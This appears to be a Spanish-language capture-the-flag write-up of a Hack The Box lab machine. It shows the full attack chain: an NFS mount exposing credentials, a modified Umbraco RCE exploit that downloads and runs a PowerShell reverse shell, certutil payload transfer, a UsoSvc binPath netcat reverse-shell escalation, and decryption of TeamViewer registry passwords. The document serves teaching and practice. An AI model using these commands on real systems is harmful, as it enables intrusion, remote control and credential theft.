
notas


Escaneo con nmap



Veo que tiene ftp anónimo pero al conectar no muestra nada y no deja subir ficheros.

Por http veo que tiene un CMS llamado umbraco. Después investigaré sobre eso.

Puerto 2049 abierto. Busco información y encuentro lo siguiente:
https://mundo-hackers.weebly.com/puerto-2049---nfs.html



mkdir nfs
sudo mount -t nfs 10.10.10.180:/site_backups nfs -o nolock

Accedo con admin@htb.local y la contraseña baconandcheese

searchsploit umbraco me devuelve varios exploits. En concreto elijo Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution

Modifico lo siguiente para conseguir ping a mi ip:


```
    { string cmd = "/c ping -n 2 10.10.15.193"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
```

Modifico el script de nishang Invoke-PowerShellTCP.ps1 y añado al final → Invoke-PowerShellTcp -Reverse -IPAddress 10.10.15.193 -Port 4444 y renombro el fichero a shell.ps1

Levanto un servidor web con python -m SimpleHTTPServer 80

Vuelvo a modificar el exploit (escapando las comillas simples) para obtener una shell de powershell:

```
    { string cmd = "iex (New-Object Net.WebClient).DownloadString(\'http://10.10.15.193/shell.ps1\')"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
```



```
PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```

Intento transferir PowerUp.ps1 para la escalada de privilegios.

certutil.exe -urlcache -split -f http://10.10.15.193/PowerUp.ps1 PowerUp.ps1

Uso certutil.exe porque ni por samba ni por http podía, parece ser que el defender actuaba.

Veo con whoami /priv que tengo seimpersonateprivilege y debería poder usar juicypotato :) pero pruebo y no funciona. Está parcheado (Server 2019).

Utilizo la técnica de abusar del servicio UsoSvc, tal como lo explican aquí → https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc binPath="C:\Windows\System32\spool\drivers\color\nc.exe 10.10.10.
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e c
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "cmd \c C:\Users\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem

PS C:\Windows\system32> sc.exe start UsoSvc
```

Consigo sesión como system pero a los pocos segundos muere la sesión.

Sigo explorando y veo un proceso TeamViewer

https://gist.github.com/rishdang/442d355180e5c69e0fcb73fecd05d7e0

https://whynotsecurity.com/blog/teamviewer/

REG QUERY HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7
SecurityPasswordAES REG_BINARY
FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B

```
[root@parrot /home/ktulu/HTB/remote/exploits]$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : 357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77
Decrypted password is :  r3m0te_L0gin
[root@parrot /home/ktulu/HTB/remote/exploits]$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
Decrypted password is :  !R3m0te!
```

evil-winrm -i 10.10.10.180 -u administrator -p \!R3m0te\!

root.txt → 296ece17acf9822d5ef1c71e4df91c11